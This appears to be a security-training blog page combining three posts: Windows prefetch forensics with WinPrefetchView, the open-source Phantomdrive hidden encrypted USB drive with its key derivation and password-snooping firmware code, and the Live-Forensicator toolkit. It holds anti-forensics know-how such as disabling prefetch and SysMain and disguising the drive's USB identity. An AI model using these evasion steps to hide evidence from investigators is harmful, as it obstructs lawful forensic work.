Microsoft did not build prefetch for forensic analysis. It built it to make Windows faster. Prefetch loads files the system expects the user to need next, so the later fetch is quicker. It has been part of Windows since XP and Server 2003, and it is on by default through Windows 11. On Server 2003, 2008, and 2012, application prefetch has to be turned on in the registry.
Each prefetch file holds metadata about an application: the last time it ran, where its files lived, how many times it ran, and the files it touched. That still matters after the program itself has been deleted. A browser or Word prefetch file can show the application was used even when the executable is gone.
Location of Prefetch Files

Prefetch files live in C:\Windows\Prefetch. On a Windows 10 system the directory looks like this.
The files that end in .pf are the prefetch files. The .db files are database files. Leave those for later. The Date modified column is usually the last time that application ran.
For example, if DEVICEPAIRINGWIZARD.EXE-*.pf (the Bluetooth pairing wizard) was last modified on 10/03/2026 and a suspect says they never used Bluetooth and did not know how, this file is the contradiction. That doesn’t mean they’re lying, of course, since somebody else could have used their computer.
Analyzing Windows Prefetch
Although we can get some basic information by simply viewing the prefetch files, we need to parse the file to get all the information it contains. There are numerous programs capable of parsing these files and all of them work pretty well, but Nirsoft’s free WinPrefetchView is about the easiest to use with a nice, intuitive GUI (most of the forensic suites such as EnCase, FTK, and Oxygen are also capable of prefetch parsing).

Simply download and install it, then run it. It will grab all the prefetch files and parse them like below.
We selected Autopsy. The upper pane gives the path to the executable, the number of times it ran, and the last run time. The lower pane lists every file the program used, with a path to each.

If we click on the “Last Run Time” tab to sort by time, we can recreate a timeline of events that took place on that system.
Disabling Prefetch

If the suspect were really digitally-savvy, they could disable prefetch. They could also disable, or stop, superfetch, which was introduced with Windows Vista and works similarly to prefetch except that it preloads applications based upon your usage patterns. To disable or stop it, go to Computer Management, select Services on the left, then double-click on Superfetch and choose the desired option. On Windows 10/11 it’s SysMain.
Summary
Prefetch files can be useful in a forensic investigation in proving that the suspect actually used the application in question, even if the application has been removed from the system.
If you’re interested in digital forensics, we recommend our training on Anti-Forensics, where we show different ways users can cover their tracks and minimize their footprint.
You may know that privacy laws aren’t respected everywhere. In some places you can be forced to decrypt your files, or worse, get accused of a violation just for having encryption. A VeraCrypt hidden volume helps with the first problem but not the second. That’s why the project developer built Phantomdrive.
Phantomdrive is a fully open source USB drive that shows up as an 8GB disk when you plug it in. The OS has no way to detect the rest of the storage. To unlock the hidden partition, you open a text file on the visible part of the drive, type password: YOURPASSWORDHERE and save it. The drive disconnects, remounts the hidden partition, and AES-256 handles the encryption and decryption on the fly.
Design

The hardware, firmware, and mechanical design are all open source. The developer built it around a small chip called the CH569, from the same company behind the CH340 USB-to-Serial chip you’ll find on most Arduino clones. It has USB3, SD/eMMC support, and a hardware AES block built in.
eMMC was too expensive due to AI-driven demand, so the developer went with an SD card instead. If someone tears the device apart they’ll find it, but everything on it is encrypted. The enclosure is sealed with epoxy, so any attempt to get inside means destroying it first. Once eMMC prices drop, a version using it will follow.


The board itself is simple. It’s a CH569 chip, a USB port, two buck converters, a firmware update button, an SD card, and some supporting components.
Cryptography
The developer verified encryption works through functional tests and ran it against OpenSSL’s AES implementation. Most of the GitHub issues that surfaced were AI-generated noise or already fixed bugs, with one real exception around AES-XTS covered below.
Key Derivation


A Key Derivation Function (KDF) turns your password into an encryption key. The naive approach is padding the password to 32 bytes and using it directly.
That’s weak. A precomputed table could crack it without even brute forcing. To fix that, Phantomdrive adds a unique salt per device.
With different salts, an attacker has to compute keys for each device separately, and you can’t swap the SD card between devices. You can read your salt like this:
udevadm info --query=property --name=/dev/sdc | grep ID_SERIAL_SHORT
ID_SERIAL_SHORT=Phantomdrive:34FC1FA7145467F7
So, 34FC1FA7145467F7 is the salt for this device, which you will need to recover the data if it ever fails. Save that value. You can also change the Phantomdrive name and the USB PID/VID in firmware if you want more stealth. On top of the salt, the KDF runs 100,000 rounds of SHA-256.
That adds about 3 seconds to unlock time, which is already at the limit of what the chip can handle. Argon2 isn’t an option since it needs too much memory. If you need stronger security, you can increase the round count, use a software encryption layer on top, or look for a different device.
AES Modes
AES is a block cipher that works on 16-byte chunks. Different modes turn it into a stream cipher.
AES-ECB is the naive approach, encrypting each block directly. The problem is that identical plaintext blocks produce identical ciphertext blocks, which leaks patterns. Attackers can also manipulate the ciphertext in predictable ways. Not good.
AES-CTR solves this by encrypting a counter and XORing the output with plaintext.
The main risk with CTR is nonce reuse. If an attacker copies your ciphertext twice and can guess one version, they can recover the other. The developer gets around 9 MB/s write and 20 MB/s read with AES-CTR.

AES-XTS is the disk encryption standard and uses two keys. K1 protects the data, K2 generates a tweak per sector.
Each 16-byte block gets its own adjustment (T0, T1… Tn), then blocks are encrypted one by one to produce the final ciphertext.
It’s more secure but slower, around 6 MB/s write and 10 MB/s read on this hardware.
Firmware
The firmware is built on two open source libraries:
BSP: https://github.com/hydrausb3/wch-ch56x-lib
ISP: https://github.com/hydrausb3/wch-ch56x-isp
Password Snooping
The device doesn’t understand file systems. It just handles raw USB WRITE10/READ10 commands and passes them to the SD card. To detect the unlock password, the firmware scans every write for the string password: before passing data through.
void phantomdrive_snoop_write(uint8_t *buf, uint32_t len)
{
    const char *prefix = "password:";
    const size_t prefix_len = 9;
    uint32_t i;

    for (i = 0; i + prefix_len <= len; i++) {
        if (buf[i] != 'p')
            continue;
        if (memcmp(buf + i, prefix, prefix_len) != 0)
            continue;

        size_t pw_start = i + prefix_len;
        size_t pw_end = pw_start;
        while (pw_end < len && (pw_end - pw_start) < sizeof(pending_pw) &&
               buf[pw_end] != '\n' && buf[pw_end] != '\r' && buf[pw_end] != '\0')
            pw_end++;

        size_t pw_len = pw_end - pw_start;

        memcpy(pending_pw, buf + pw_start, pw_len);
        pending_pw_len = pw_len;

        memset(buf + i, 0, pw_end - i);
        return;
    }
}
Once the password is found, it gets copied into RAM and the buffer gets zeroed out so the password never touches the disk. Keep in mind, if you store a lot of data on the unencrypted partition and any of it contains the string password:, you could get a false match. If that’s a concern, you can change the trigger string in firmware or look for a different approach.
Video
The developer has also published a video, if you want to get into details of this project.
Summary
Phantomdrive is an open source USB drive that shows up as a plain 8GB disk while hiding the rest of its storage. You unlock the hidden partition by saving a password in a text file on the visible disk. The firmware catches it in the raw write traffic, keeps it in RAM, and never writes it to disk. Encryption is AES-256 on a CH569 chip, with a per-device salt and 100,000 SHA-256 rounds for key derivation. It’s limited by the hardware, so it’s weaker than memory-hard options like Argon2.
If you want to go deeper into how privacy can be preserved on real systems and how forensic traces are created and analyzed, our Anti-Forensics training is your next step. We covered advanced techniques for preserving your privacy and understanding what investigators can still see even when you think you have covered your tracks.
Our main concern in cybersecurity is protecting systems and recovering from cyberattacks quickly. There are different tools out there built for this, and they keep evolving. Our job is to find what fits best in our environment and stick to the best practices laid out by NIST and ISO.

Today we’ll look at Live-Forensicator, a live response toolkit. The tool supports AI integration to process your findings more efficiently, which is a good thing since many of you know how tedious forensic analysis work can be. It’s optional though, and you can always rely on your own knowledge to verify findings.
Setting Up

Let’s download the archive with scripts and see what’s inside. You can find it here.
Live-Forensicator works on Windows, Linux, and macOS. We’ll be testing it on Windows here. Keep in mind, the tool gets flagged by AV because WinPmem, admin PS, and hash walks look suspicious. Use it only if you think it’s appropriate for your environment, or fall back to other tools since we’ve covered many of them on our website.


It’ll take some time to go through all the steps. You’ll see the progress on screen.

When the script finishes, the results get saved in the current folder inside a new directory. Go to reports and open index.html.

Here’s the overview page. You can scroll down and jump to different sections of the report.

Below is the Event Log summary with events sorted by category. We see that accounts successfully logged on (Event ID 4624), then someone looked up what groups certain users belong to (Event ID 4798) and the members of security groups were listed (Event ID 4799). Event ID 4688 logs process creation.

You also get a summary to assess the risks quickly. In our case it was high and the tool explained why.
Forensicator AI
AI is off by default. When it’s enabled, you get a plain language explanation of the results. For AI to work, you need Ollama running. The model can run locally or sit on a separate host accessible to other machines. Mistral AI models can be used for this work.
# Install Ollama (https://ollama.com) and pull a model
PS > ollama pull mistral:7b-instruct
